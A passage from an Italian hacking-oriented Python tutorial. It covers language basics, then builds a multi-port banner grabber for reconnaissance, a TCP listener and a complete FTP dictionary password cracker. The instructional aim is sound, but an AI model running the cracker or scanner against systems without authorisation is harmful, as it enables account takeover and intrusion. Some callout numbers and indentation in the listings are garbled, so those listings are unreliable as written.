In pratica, il nome della variabile punta ai dati salvati in una posizione della memoria, che possono contenere qualsiasi tipo di valore, per esempio un numero intero o reale, una stringa, un numero in virgola mobile, un valore booleano (vero o falso), una lista o un dizionario. Tutti questi tipi di dati verranno trattati brevemente nel capitolo.

Per imparare i concetti fondamentali, iniziamo creando in Mousepad un semplice script, illustrato nel [Listato 17.1](#), salvandolo con il nome *hackers-arise_greetings.py*.

Listato 17.1 - Il primo programma Python.

```
#! /usr/bin/python3

name="OccupyTheWeb"

print("Benvenuto su " + name + " da Hackers-Arise. Il posto migliore per
imparare l'hacking!")
```

La prima riga indica al sistema che per l'esecuzione del programma intendete utilizzare l'interprete Python e non un altro linguaggio. Nella seconda riga viene definita la variabile *name*, a cui viene assegnato il valore "OccupyTheWeb". Se volete, potete cambiare questo valore con uno a vostra scelta. Il valore della variabile è nel formato di dati *stringa*, ossia il suo contenuto è racchiuso fra virgolette e viene trattato come testo. All'interno di una stringa potete inserire anche dei numeri, che verranno trattati alla stregua di testo e pertanto non possono essere usati per eseguire calcoli.

Nella terza riga, l'istruzione `print()` concatena la stringa Benvenuto su con il valore contenuto nella variabile *name*, seguito dal testo da Hackers-Arise. Il posto migliore per imparare l'hacking! L'istruzione

`print()` visualizza sullo schermo (letteralmente: stampa) qualsiasi cosa le venga passato fra parentesi. Gli elementi presenti fra le parentesi di una funzione come `print()` vengono chiamati *argomenti*. Le funzioni saranno trattate più estesamente fra breve.

Prima di poter eseguire questo script, dovete darvi il permesso di esecuzione con il comando `chmod`, come abbiamo visto nel [Capitolo 5](#).

```
kali >chmod 755 hackers-arise_greetings.py
```

Come abbiamo già visto nel [Capitolo 8](#) quando abbiamo parlato di scripting con la shell, per eseguire uno script occorre farlo precedere da un punto e da una barra. Per motivi di sicurezza, la directory corrente non è presente nella variabile `$PATH`; pertanto, far precedere il nome dello script con i caratteri `./` serve a indicare al sistema di cercare il nome del file nella directory corrente ed eseguirlo.

Per eseguire questo script, inserite:

```
kali >./hackers-arise_greetings.py  
Benvenuto su OccupyTheWeb da Hackers-Arise. Il posto migliore per imparare  
l'hacking!
```

In Python, ogni variabile viene considerata una classe; una classe è una sorta di modello per la creazione di oggetti. Per maggiori informazioni su questo argomento, fate riferimento al paragrafo “Programmazione a oggetti”, più avanti nel capitolo. Nello script seguente vedremo alcuni tipi di variabile. Le variabili possono contenere altri tipi, oltre alle stringhe; nel [Listato 17.2](#) vengono mostrate alcune variabili contenenti diversi tipi di dati.

Listato 17.2 - Una serie di strutture di dati associati a variabili.

```
#! /usr/bin/python3

HackersAriseStringVariable = "Hackers-Arise è il posto migliore per imparare l'hacking"

HackersAriseIntegerVariable = 12

HackersAriseFloatingPointVariable = 3.1415

HackersAriseList = [1, 2, 3, 4, 5, 6]

HackersAriseDictionary = {'name': 'OccupyTheWeb', 'value' : 27}

print(HackersAriseStringVariable)

print(HackersAriseIntegerVariable)

print(HackersAriseFloatingPointVariable)
```

Lo script crea cinque variabili contenenti diversi tipi di dati: una stringa, trattata come testo; un intero, ossia un tipo numerico privo di decimali che può essere usato nelle operazioni matematiche; un numero in virgola mobile, ossia un tipo numerico dotato di decimali, anch'esso utilizzabile nelle operazioni matematiche; una lista, ossia una serie di valori memorizzati insieme; e un dizionario, ossia un insieme non ordinato di dati nel quale a ogni valore è associata una chiave, ossia a ogni valore nel dizionario corrisponde una e una sola chiave e che torna utile quando si vuole fare riferimento o modificare un valore facendo riferimento al nome di una chiave. Supponiamo per esempio di avere un dizionario di nome `fruit_color`, così configurato:

```
fruit_color = {'mela': 'rosso', 'uva': 'verde', 'arancia': 'arancio'}
```

Se più avanti nello script vi occorrerà il colore di un frutto, per esempio quello dell'uva, potrete richiamarlo con la chiave relativa:

```
print(fruit_color['uva'])
```

Se volete, potete anche modificare i valori delle singole chiavi. Per esempio, ecco come si cambia il colore della mela:

```
fruit_color['mela'] = 'verde'
```

Parleremo più approfonditamente di liste e dizionari più avanti nel capitolo.

Create lo script in un qualsiasi editor di testi, salvatelo con il nome `secondpythonscript.py` e datevi i permessi di esecuzione, in questo modo:

```
kali >chmod 755 secondpythonscript.py
```

Eseguendo questo script, vengono stampati i valori della variabile stringa, della variabile intero e della variabile in virgola mobile, in questo modo:

```
kali >./secondpythonscript.py
Hackers-Arise è il posto migliore per imparare l'hacking
12
3.1415
```

Nota *In Python non è necessario dichiarare una variabile prima di assegnarle un valore, come invece avviene in altri linguaggi di programmazione.*

Commenti

Anche in Python, come in tutti i linguaggi di programmazione, esiste la possibilità di aggiungere commenti, ossia parti di codice costituite da parole, frasi o interi paragrafi, nelle quali viene spiegato che cosa fa il codice. Python riconosce i commenti nel codice e li ignora durante la fase di esecuzione. I commenti non sono obbligatori, ma sono davvero molto utili quando si torna a leggere il codice un paio d'anni dopo averlo scritto e non ci si ricorda più che cosa fa. Spesso i programmatore usano i commenti

per spiegare che cosa fa un determinato blocco di codice o per spiegare la logica dietro la scelta di un determinato metodo.

I commenti vengono ignorati dall'interprete durante la fase di esecuzione: qualsiasi riga indicata come commento viene saltata e l'interprete prosegue semplicemente fino a incontrare un'altra riga di codice. Per indicare l'inizio di una riga di commento Python usa il simbolo `#`, mentre per inserire commenti su più righe si possono usare delle virgolette triple (`"""`) all'inizio e alla fine della sezione dei commenti.

Nello script seguente, allo script `hackers-arise_greetings.py` è stato aggiunto un breve commento su più righe.

```
#!/usr/bin/python3
"""
Questo è il primo script Python con commenti. I commenti servono a spiegare il
codice, sia a noi sia ai nostri colleghi. In questo caso, questo semplice
script crea un saluto all'utente.
"""

name = "OccupyTheWeb"
print("Benvenuto su " + name + " da Hackers-Arise. Il posto migliore per
imparare l'hacking!")
```

Eseguendo nuovamente questo script, non cambia niente rispetto all'ultima volta in cui l'abbiamo eseguito, come potete notare:

```
kali >./hackers-arise_greetings.py
Benvenuto su OccupyTheWeb da Hackers-Arise. Il posto migliore per imparare
l'hacking!
```

L'esecuzione è identica a quella del [Listato 17.1](#), ma ora nello script sono presenti alcune informazioni che potranno tornarci utili quando lo apriremo nuovamente fra qualche tempo.

Funzioni

Le funzioni di Python sono parti di codice che svolgono una particolare azione. L'istruzione `print()` utilizzata in precedenza, per esempio, è una

funzione che serve a visualizzare i valori che le vengono passati. Python dispone di svariate funzioni integrate che potete importare e utilizzare immediatamente, la maggior parte delle quali sono disponibili nell'installazione di default di Python in Kali Linux; moltissime altre si trovano in librerie che potete scaricare. Vediamone alcune delle migliaia esistenti:

- `exit()` esce da un programma.
- `float()` restituisce l'argomento passato fra parentesi come numero in virgola mobile. Per esempio, `float(1)` restituisce `1.0`.
- `help()` visualizza la guida sull'oggetto specificato come argomento.
- `int()` restituisce la parte intera dell'argomento (tronca il numero prima del punto decimale).
- `len()` restituisce il numero di elementi in una lista o in un dizionario passati come argomento.
- `max()` restituisce il valore massimo dell'argomento che le viene passato (una lista).
- `open()` apre un file nella modalità specificata dagli argomenti.
- `range()` restituisce una lista di interi compresi fra due valori specificati dagli argomenti.
- `sorted()` prende come argomento una lista e la restituisce dopo averne messo in ordine gli elementi.
- `type()` restituisce il tipo degli argomenti (per esempio intero, file, metodo, funzione).

Potete anche creare delle funzioni personalizzate per svolgere compiti particolari. Dal momento che nel linguaggio sono già presenti numerose funzioni, vale sempre la pena verificare se esiste una funzione per svolgere un determinato compito, prima di prendersi la briga di scriverne una da sé. Ci sono molti modi per verificarlo. Uno consiste nel guardare la documentazione ufficiale di Python all’indirizzo <https://docs.python.org/3/>.

Liste

Molti linguaggi di programmazione usano gli array per memorizzare oggetti separati. Un *array* è una lista di valori che possono essere recuperati, eliminati, sostituiti o elaborati in vari modi, facendo riferimento a un particolare valore attraverso la sua posizione nella lista; tale posizione è nota come *indice*. In Python, come in molti altri linguaggi di programmazione, gli indici iniziano da 0; pertanto, il primo elemento di una lista ha indice 0, il secondo ha indice 1, il terzo ha indice 2 e così via. Così, se desiderate accedere al terzo valore di un array, potete farlo con `array[2]`. In Python vi sono diverse implementazioni degli array, la più comune delle quali è probabilmente quella nota come *lista*.

Le liste di Python sono *iterabili*, ossia, quanto viene attraversata la lista può fornire elementi successivi (si veda il paragrafo “Cicli”, più avanti nel testo), il che torna utile perché spesso, quando si usano le liste, si ricerca un determinato valore al loro interno per poter stampare i valori uno alla volta oppure per recuperare i valori da una lista e inserirli in un’altra.

Ipotizziamo, per fare un esempio, di dover visualizzare il quarto elemento della lista `HackersAriseList` del [Listato 17.2](#). Possiamo accedere a tale elemento e stamparlo chiamando il nome della lista, in questo caso `HackersAriseList`, seguito dall’indice dell’elemento a cui desideriamo accedere, racchiuso fra parentesi graffe.

Per fare una prova, aggiungete questa riga alla fine dello script `secondpythonscript.py` per stampare l’elemento all’indice 3 della lista `HackersAriseList`:

```
-snip-  
print(HackersAriseStringVariable)  
print(HackersAriseIntegerVariable)  
print(HackersAriseFloatingPointVariable)  
print (HackersAriseList[3])
```

Eseguendo nuovamente questo script, possiamo notare che la nuova istruzione `print()` stampa il numero 4 alla fine dell'output:

```
kali >./secondpythonscript.py  
Hackers-Arise è il posto migliore per imparare l'hacking  
12  
3.1415  
4
```

Moduli

Un *modulo* è una sezione di codice salvata in un file separato, che può essere utilizzata tutte le volte che occorre senza doverla digitare daccapo. Per usare un modulo o qualsiasi codice presente all'interno di un modulo, per prima cosa è necessario *importarlo*. Come abbiamo visto in precedenza, l'uso di moduli standard e di terzi è una delle più interessanti caratteristiche di Python, nonché una preziosa risorsa per un hacker. Se vogliamo usare il modulo nmap installato in precedenza, ci basta aggiungere allo script questa riga:

```
import nmap
```

Più avanti nel capitolo useremo due moduli molto utili: `socket` e `ftplib`.

Programmazione a oggetti

Prima di approfondire ulteriormente Python, cerchiamo di capire che cos'è la programmazione a oggetti (o OOP, dalle iniziali delle parole inglese Object-Oriented Programming). Come molti linguaggi odierni (C++, Java e Ruby, per citarne alcuni) anche Python aderisce al modello OOP. Nella Figura 17.2 è illustrato il concetto fondamentale della programmazione a oggetti. L'elemento principale del linguaggio è l'**oggetto**, che dispone di proprietà chiamate attributi e stati, oltre a metodi, che sono delle azioni eseguite dall'oggetto o su di esso.




Figura 17.2 – Illustrazione della programmazione a oggetti.

L'idea alla base dei linguaggi di programmazione a oggetti è di creare degli oggetti che operano proprio come gli oggetti nel mondo reale. Per esempio, un'automobile è un oggetto dotato di alcune proprietà, come le ruote, il colore, le dimensioni e il tipo di motore; inoltre, dispone di metodi, ossia le azioni che può svolgere, come accelerare o chiudere le portiere. Dal punto di vista del linguaggio umano, un oggetto è una parola, una parola è un aggettivo e un metodo è un verbo.

Gli oggetti fanno parte di una *classe* (teoricamente si dice che *suo membro* di una classe), ossia sostanzialmente un modello per la creazione di oggetti con delle variabili, delle proprietà e dei metodi condivisi iniziali. Per esempio, ipotizziamo di avere una classe chiamata automobili; la nostra automobile (una BMW) sarebbe un membro della classe automobili. Nella stessa classe sono presenti anche altri oggetti, per esempio la Mercedes e la Audi, come illustrato nella Figura 17.3.




Figura 17.3 – Classi e oggetti della programmazione a oggetti.

Nelle classi possono essere presenti anche delle sottoclassi. La classe automobili ha una sottoclasse BMW, un oggetto della quale potrebbe per esempio essere il modello 320i.

Ogni oggetto ha poi delle proprietà (allestimento, modello, anno e colore) e dei metodi (avvia, guida e parcheggia), come illustrato nella [Figura 17.4](#).




Figura 17.4 – Proprietà e metodi della programmazione a oggetti.

Nei linguaggi a oggetti, gli oggetti ereditano le caratteristiche della classe a cui appartengono; pertanto, la BMW 320i eredita i metodi avvia, guida e parcheggia della classe automobili.

Questi concetti di programmazione a oggetti sono essenziali per comprendere in che modo operano Python e gli altri linguaggi di programmazione a oggetti, come vedremo negli script dei paragrafi a seguire.

Comunicazioni di rete in Python

Prima di passare ad altri concetti di Python, usiamo quanto abbiamo appreso finora per scrivere un paio di script di hacking che hanno a che fare con le connessioni di rete.

Realizzazione di un client TCP

Proveremo a creare una connessione di rete in Python usando un modulo chiamato socket. Ho accennato al fatto che in Python esistono moltissimi moduli, per svolgere una quantità di possibili attività; in questo caso, il modulo socket ci servirà per creare una connessione TCP. Vediamo come funziona.

Osserviamo lo script del [Listato 17.3](#), chiamato *HackersAriseSSHBannerGrab.py* (so che è un nome un po' lungo, ma abbiate un po' di pazienza). Un *banner* è ciò che un'applicazione presenta nel momento in cui qualcuno o qualcosa vi si connette; è un po' come se l'applicazione mandasse un saluto nel quale annuncia di che cosa si tratta. Gli hacker utilizzano una tecnica nota come *banner grabbing* per reperire le informazioni essenziali in merito all'applicazione o al servizio in esecuzione su una determinata porta.

Listato 17.3 - Uno script Python per il banner grabbing.

```
#! /usr/bin/python3

❶ import socket

❷ s = socket.socket()

❸ s.connect(("127.0.0.1", 22))

❹ answer = s.recv(1024)

❺ print(answer)

s.close()
```

Per prima cosa, si importa il modulo `socket` ❶ in modo che sia possibile utilizzarne le funzioni. In questo esempio useremo gli strumenti di gestione delle reti del modulo `socket` così da creare un’interfaccia per una connessione di rete. Un socket consente a due nodi di comunicare fra loro; solitamente, uno funge da server e l’altro da client.

Si crea quindi un nuovo oggetto di nome `s`, che viene istanziato (ossia creato) sulla base della classe `socket` del modulo `socket` ❷; in questo modo, possiamo usare l’oggetto per fargli svolgere altre azioni, come connettersi e leggere i dati.

Si usa quindi il metodo `connect()` del modulo `socket` ❸ per creare una connessione di rete a un indirizzo IP e a una porta particolare. I metodi, come abbiamo accennato in precedenza, sono funzioni disponibili per un particolare oggetto. La sintassi è *oggetto.metodo* (per esempio, `socket.connect`). In questo esempio, la connessione viene stabilita con l’indirizzo IP 127.0.0.1, ossia quello che punta a `localhost`, ovverosia la stessa macchina su cui lo script è in esecuzione, e alla porta 22, quella di default per SSH. Potete testare questo script su un’altra istanza di Linux: nella maggior parte di questi sistemi, la porta 22 è aperta per default.

Dopo aver stabilito la connessione, potete intraprendere diverse azioni. In questo caso, si usa il metodo per la ricezione, `recv`, per leggere 1024 byte di dati dal socket ❹, memorizzandoli quindi in una variabile denominata `answer`; questi 1024 byte contengono le informazioni del banner. Il contenuto della variabile viene quindi stampato sullo schermo mediante la funzione `print()` ❺: in questo modo possiamo vedere i dati

passato sul socket, il che consente di spiarli. Nell'ultima riga, la connessione viene chiusa.

Salvate lo script con il nome *HackersAriseSSHBannerGrab.py* e cambiate i permessi con il comando `chmod` in modo da poterlo eseguire.

Eseguiamo lo script per connetterci a un altro sistema Linux (potete provare con un sistema Ubuntu o anche con un altro sistema Kali) sulla porta 22; se su tale porta è in esecuzione il servizio SSH, dovremmo essere in grado di leggere il banner memorizzato nella variabile `answer` stampandolo sullo schermo, come illustrato di seguito:

```
kali >./HackersAriseSSHBannerGrab.py  
SSH-2.0-OpenSSH_7.3p1 Debian-1
```

Abbiamo appena creato un semplice script per il banner grabbing, che potremo usare per trovare quale applicazione, versione e sistema operativo è in esecuzione presso l'IP e la porta specificati. In questo modo un hacker può recuperare le informazioni di cui necessita prima di attaccare un sistema. Fondamentalmente, *Shodan.io* fa esattamente la stessa cosa per quasi qualsiasi indirizzo IP del pianeta, catalogando e indicizzando queste informazioni in modo che possano essere utilizzate da noi.

Creare un listener TCP

Abbiamo appena creato un client TCP che può creare una connessione a un altro indirizzo TCP/IP e a un'altra porta, spiando quindi le informazioni che vengono trasmesse. Il socket può essere usato anche per creare un listener TCP, ossia un sistema per ascoltare le connessioni provenienti dall'esterno del server. Proviamo a farlo.

Nello script Python del [Listato 17.4](#), viene creato un socket su qualsiasi porta del sistema tale che, se qualcuno vi si connette, raccoglie informazioni essenziali sul sistema che si è connesso. Digitate lo script e salvatelo con il nome *tcp_server.py* e datevi i permessi di esecuzione con il comando `chmod`.

Listato 17.4 - Uno script Python che ascolta una porta TCP.

```
#! /usr/bin/python3

import socket

❶ TCP_IP = "192.168.181.190"
TCP_PORT = 6996
BUFFER_SIZE = 100

❷ s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❸ s.bind((TCP_IP, TCP_PORT))
❹ s.listen(1)

❺ conn, addr = s.accept()
print('Indirizzo di connessione: ', addr )

while True:

    data=conn.recv(BUFFER_SIZE)
    if not data:
        break
    print("Dati ricevuti: ", data)
    conn.send(data)  #echo

conn.close()
```

All'inizio dichiariamo che vogliamo che lo script venga eseguito con l'interprete Python, quindi importiamo il modulo socket esattamente come prima, in modo che ne possiamo sfruttare le capacità. Definiamo quindi le variabili in modo che contengano le informazioni dell'indirizzo TCP/IP, la porta su cui ascoltare e la dimensione del buffer dei dati che desideriamo acquisire da sistema che si sta connettendo ❶.

Viene quindi definito il socket ❷ che viene collegato all'indirizzo IP e alla porta ❸ per mezzo delle variabili che abbiamo appena creato. Indichiamo al socket di ascoltare per mezzo del metodo `listen()` della libreria socket ❹.

Acquisiamo quindi l'indirizzo IP E la porta del sistema che si connette usando il metodo `accept` della libreria socket, stampando quindi tali

informazioni sullo schermo in modo da renderli visibili all'utente **❸**. Notiamo la sintassi di `while True:`. Ne parleremo più avanti nel capitolo, ma per il momento è sufficiente sapere che serve a eseguire indefinitamente il codice rientrato che la segue immediatamente. In pratica, Python continua a verificare i dati finché il programma non viene arrestato.

Le informazioni del sistema del sistema che si connette vengono quindi memorizzate in un buffer e stampate, dopodiché la connessione viene chiusa.

Aprite un browser e andate all'indirizzo <http://localhost:6996> per andare alla porta 6996 designata nello script. Eseguite lo script `tcp_server.py`: dovreste potervi connettere raccogliendo le informazioni essenziali sul sistema, ivi compreso l'indirizzo IP e la porta del sistema che si connette, come illustrato di seguito:

```
kali >./tcp_server.py
Indirizzo di connessione: ('192.168.181.190', 45368)
Dati ricevuti: Get /HTTP/1.1
Host:192.168.181.190:6996
User-Agent:Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gec

--snip--
```

Queste informazioni sono essenziali per un hacker che stia decidendo quale exploit utilizzare. Gli exploit, o hack, sono specifici di un sistema operativo, di un'applicazione, addirittura di una lingua; pertanto, è indispensabile per un hacker conoscere più informazioni possibili sul proprio obiettivo prima di procedere. Questa fase, in cui vengono raccolte le informazioni prima dell'hacking vero e proprio, prende il nome di *ricognizione*. Avete appena creato uno strumento che raccoglie informazioni essenziali di ricognizione su un potenziale obiettivo, molto simile al noto strumento di hacking p0f!

Dizionari, cicli e istruzioni di controllo

Approfondiamo ulteriormente le nostre conoscenze di Python, utilizzando quindi tutto quanto abbiamo appreso finora per creare uno script per

craccare le password di un server FTP.

Dizionari

I dizionari memorizzano le informazioni in coppie non ordinate, nelle quali ciascuna coppia contiene una chiave e un valore a essa associato. Possiamo usare un dizionario per memorizzare un elenco di elementi, assegnando a ciascuno di essi un'etichetta in modo da poterlo usare singolarmente, facendovi riferimento per mezzo della chiave. Possiamo usare un dizionario per memorizzare, per esempio, ID utente e password associate, oppure per memorizzare vulnerabilità note associate a uno specifico host. I dizionari in Python funzionano come gli array associativi di altri linguaggi.

I dizionari sono iterabili come le liste; ciò significa che possiamo analizzare l'intero dizionario utilizzando una struttura di controllo come `for`, assegnando ciascun elemento del dizionario a una variabile, fino ad arrivare alla fine del dizionario.

Fra le altre cose, questa struttura può essere usata per creare un sistema per craccare le password, che itera su ogni password memorizzata in un dizionario fino a che non ne trova una che funziona o finché non si arriva al termine del dizionario.

La sintassi per la creazione di un dizionario è la seguente:

```
dict = {chiave1:valore1, chiave2:valore2, chiave3:valore3...}
```

Per i dizionari si usano le parentesi graffe e le diverse voci vengono separate per mezzo di una virgola. Potete inserire in un dizionario un numero arbitrario di coppie chiave-valore.

Istruzioni di controllo

Le istruzioni di controllo consentono di prendere decisioni in base a determinate condizioni. In Python, è possibile controllare il flusso dello

script in diversi modi; vediamone alcuni.

L'istruzione if

L'istruzione `if` in Python, come in altri linguaggi di programmazione, ivi compresa la Z shell, serve a verificare se una condizione è vera oppure no e a eseguire blocchi di codice diversi in funzione della verità o meno della condizione. Ecco la sintassi:

```
if espressione condizionale:  
    esegui questo codice se l'espressione è vera
```

L'istruzione `if` contiene una condizione che può assumere un valore come `if variabile < 10`. Se la condizione è rispettata, l'espressione restituisce il valore vero e il codice seguente, noto come *blocco di controllo*, viene eseguito. Se l'istruzione restituisce falso, le istruzioni del blocco di controllo vengono saltate, senza essere eseguite.

In Python, le righe che introducono un blocco di controllo devono terminare con un simbolo di due punti e il blocco di controllo dev'essere rientrato; il rientro serve all'interprete per distinguere il blocco di controllo. L'istruzione seguente non rientrata si trova all'esterno del blocco di controllo e pertanto non fa parte dell'istruzione `if`; in tal modo, Python sa dove andare nel caso in cui la condizione non sia rispettata.

if...else

La struttura `if...else` in Python ha questo aspetto:

```
if espressione condizionale:  
    *** # esegui questo codice se la condizione è rispettata  
else:  
    *** # esegui questo codice se la condizione non è rispettata
```

Come nel caso precedente, l’interprete valuta per prima cosa la condizione dell’espressione `if`. Se il risultato è vero, l’interprete esegue le istruzioni nel blocco di controllo, mentre se è falso, viene eseguito il blocco di controllo che segue l’istruzione `else`.

Per esempio, di seguito è riportato un frammento di codice che verifica il valore di un ID utente; se è 0 (l’utente root in Linux ha sempre UID pari a 0) viene stampato il messaggio “Sei l’utente root”; in qualsiasi altro caso, viene stampato il messaggio “NON sei l’utente root”:

```
if userid == 0:  
    print("Sei l'utente root")  
else:  
    print("NON sei l'utente root")
```

Cicli

I cicli sono un’altra utilissima struttura di Python, grazie alla quale è possibile ripetere più volte un blocco di codice, in funzione di un determinato valore o di una condizione. I due tipi di cicli sono `while` e `for`.

Il ciclo `while`

Il ciclo `while` valuta un’espressione booleana (ossia un’espressione che può restituire un valore vero o falso), proseguendo l’esecuzione fintantoché l’espressione restituisce vero. Per esempio, è possibile scrivere un codice che stampi ogni numero da 1 a 10 e quindi esca dal ciclo, in questo modo:

```
count = 1  
while (count <= 10):  
    print(count)  
    count += 1
```

Il blocco di controllo rientrato viene eseguito fintantoché la condizione è vera.

Il ciclo for

Con il ciclo `for` è possibile iterare sui valori di una lista, di una stringa, di un dizionario o di qualsiasi altra struttura iterabile utilizzando una variabile indice: in tal modo è possibile utilizzare ogni singolo elemento della struttura, uno dopo l'altro. Per esempio, è possibile utilizzare un ciclo `for` per provare svariate password fino a trovare una corrispondenza, in questo modo:

```
for password in passwords:  
    attempt = connect(username, password)  
  
    if attempt == "230":  
  
        print("Password trovata: " + password)  
  
        sys.exit(0)
```

In questo frammento di codice, l'istruzione `for` itera su una lista di password che le è stata passata, tentando di connettersi con un nome utente e una password. Se il tentativo di connessione riceve un codice 230, che indica una connessione FTP riuscita, il programma stampa il messaggio "Password trovata:", seguito dalla password, quindi esce. Se invece non ottiene il codice 230, continua a iterare su tutte le password restanti fino a che non riceve un codice 230 o termina la lista di password.

Migliorare gli script

Ora che abbiamo conoscenze un po' più approfondite per quanto riguarda i cicli in Python e le istruzioni condizionali, torniamo allo script di banner grabbing, aggiungendovi qualche altra funzionalità.

Aggiungeremo una lista di porte sulle quali eseguire il banner grabbing, invece di limitarci ad ascoltare un'unica porta, quindi itereremo sulla lista utilizzando un'istruzione `for`; in questo modo, possiamo eseguire una ricerca dei banner su più porte, visualizzandoli quindi sullo schermo.

Creiamo per prima cosa una lista e inseriamoci delle porte aggiuntive. Aprite il file *HackersAriseSSHBannerGrab.py*: inizieremo a lavorare da qui. Il codice completo è riportato nel [Listato 17.5](#). Da notare che le righe in grigio sono rimaste invariate, mentre quelle da cambiare o da aggiungere sono le righe in nero. Il banner grabbing viene tentato sulle porte 21 (ftp), 22 (ssh), 25 (smtp) e 3306 (mysql).

Listato 17.5 - Migliorare il banner grabber.

```
#! /usr/bin/python3

import socket

❶ Ports = [21, 22, 25, 3306]

❷ for Port in Ports:

    s = socket.socket()

    print('Questo è il banner della porta')

    print(Port)

❸     s.connect(("192.168.1.101", Port))

    answer = s.recv(1024)

    print(answer)

    s.close()
```

Creiamo una lista chiamata `Ports` ❶ aggiungendovi quattro elementi, ciascuno dei quali rappresenta una porta, quindi scriviamo un'istruzione `for` che itera sulla lista per quattro volte, dal momento che contiene quattro voci ❷.

Quando usate un ciclo `for`, il codice associato al ciclo dev'essere rientrato sotto l'istruzione `for`. Il programma va ora modificato in modo che a ogni iterazione il valore prelevato dalla lista venga salvato in una variabile. A questo scopo, creiamo una variabile `Port` a cui viene assegnato

il valore prelevato a ogni iterazione dalla lista; tale variabile viene quindi utilizzata nella connessione ❸.

Quando l'interprete arriva a questa istruzione, cerca di connettersi alla porta assegnata alla variabile all'indirizzo IP specificato.

Se ora provate a eseguire lo script su un sistema con tutte le porte della lista aperte e abilitate, dovreste vedere qualcosa di simile al [Listato 17.6](#).

Listato 17.6 - Output del banner grabber.

```
kali >./HackersArisePortBannerGrab.py
Questo è il banner della porta
21
220 (vsFTPD 2.3.4)

Questo è il banner della porta
22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntul

Questo è il banner della porta
25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

Questo è il banner della porta
3306
5.0.51a-3ubuntu5
```

Lo script ha trovato la porta 21 aperta con vsFTPD 2.3.4 in esecuzione, la porta 22 aperta con OpenSSH 4.7 in esecuzione, la porta 25 con Postfix e la porta 3306 con MySQL 5.0.51a.

Abbiamo così realizzato uno strumento di banner grabbing multiporta in Python, per portare avanti una ricognizione su un sistema obiettivo. Lo strumento indica quale servizio è in esecuzione sulla porta, oltre alla sua versione: si tratta di informazioni fondamentali, indispensabili a un hacker prima ancora di poter pensare di sferrare un attacco.

Eccezioni e password cracker

Qualsiasi codice venga scritto può generare errori ed eccezioni. Dal punto di vista della programmazione, un'eccezione è qualsiasi evento che interrompa il normale flusso del codice, solitamente un errore causato da un codice o da input errati. Per gestire i possibili errori, si utilizza una prassi nota come *gestione delle eccezioni*. Di fatto, si tratta semplicemente di una parte di codice che gestisce un particolare problema, presentando un messaggio di errore o utilizzando l'eccezione per prendere delle decisioni. In Python, per gestire tali errori o eccezioni è disponibile la struttura try/except.

Un blocco try tenta di eseguire un codice; in caso di errore, la gestione viene affidata all'istruzione except. In alcuni casi, si può usare la struttura try/except per prendere delle decisioni, un po' come if...else. Per esempio, try/except può essere usata in un cracker di password per provare una nuova password; in caso di errore dovuto alla mancata corrispondenza della password, il codice passa quindi alla password successiva grazie all'istruzione except. Proviamo.

Inserite il codice del [Listato 17.7](#) e salvatelo con il nome *ftpcracker.py*; ci arriviamo in un momento. Lo script chiede all'utente il numero del server FTP e il nome utente dell'account FTP da craccare, quindi legge un file di testo esterno contenente un elenco di possibili password, provandone ciascuna per cercare di craccare l'account. Lo script prosegue finché non riesce nel tentativo oppure finisce le password.

Listato 17.7 - Lo script per il cracker di password scritto in Python.

```

#! /usr/bin/python3

import ftplib

❶ server = input("Server FTP: ")

❷ user = input("Nome utente: ")

❸ Passwordlist = input ("Percorso per l'elenco di password > ")

❹ try:

    with open(Passwordlist, 'r') as pw:

        for word in pw:

            ❺ word = word.strip('\r\n')

            ❻ try:

                ftp = ftplib.FTP(server)

                ftp.login(user, word)

            ❼ print('Complimenti La password è ' + word)

            ❽ except ftplib.error_perm as exc:
                print('Nuovo tentativo...', exc)

    except Exception as exc:

        print ('Errore: ', exc)

```

Utilizzeremo gli strumenti del modulo `ftplib` per il protocollo FTP, pertanto la sua importazione è la prima operazione dello script. Viene quindi creata una variabile di nome `server` e un'altra di nome `user`, nelle quali vengono salvati alcuni comandi per l'input utente. Lo script chiede quindi all'utente di inserire l'indirizzo IP del server FTP ❶ e il nome utente dell'account ❷ che si sta cercando di forzare.

Si chiede quindi all'utente il percorso per la lista di password ❸. In Kali Linux vi sono numerose liste di password; le potete trovare inserendo `locate wordlist` in un terminale.

Inizia quindi il blocco ❹ `try`, nel quale verrà utilizzata la lista di password specificata dall'utente per tentare di craccare la password per il nome utente specificato anch'esso dall'utente.

Nel codice viene usata una nuova funzione, chiamata `strip()` **6**, che rimuove tutti gli spazi iniziali e finali di una stringa (in questo caso dalla parola). Questo è un passaggio obbligato, perché iterando sulle righe di questo elenco alla fine delle parole restano i caratteri di nuova riga ('\n' and '\r'), che vengono rimossi dalla funzione `strip()`, la quale lascia solamente la stringa di caratteri della potenziale password. Se non eliminassimo i caratteri di nuova riga, otterremmo un falso negativo.

Segue quindi un secondo blocco `try` **6**, nel quale il modulo `ftplib` viene utilizzato per connettersi al server utilizzando l'indirizzo IP specificato dall'utente; in seguito, viene provata la password successiva estraendola dalla lista di password.

Se la combinazione di nome utente e password genera un errore, il blocco esce portandosi alla clausola `except` **8**, nella quale viene stampata sullo schermo la stringa Nuovo tentativo e il testo dell'eccezione di login. Lo script torna quindi all'inizio della clausola `for`, prendendo la password successiva della lista.

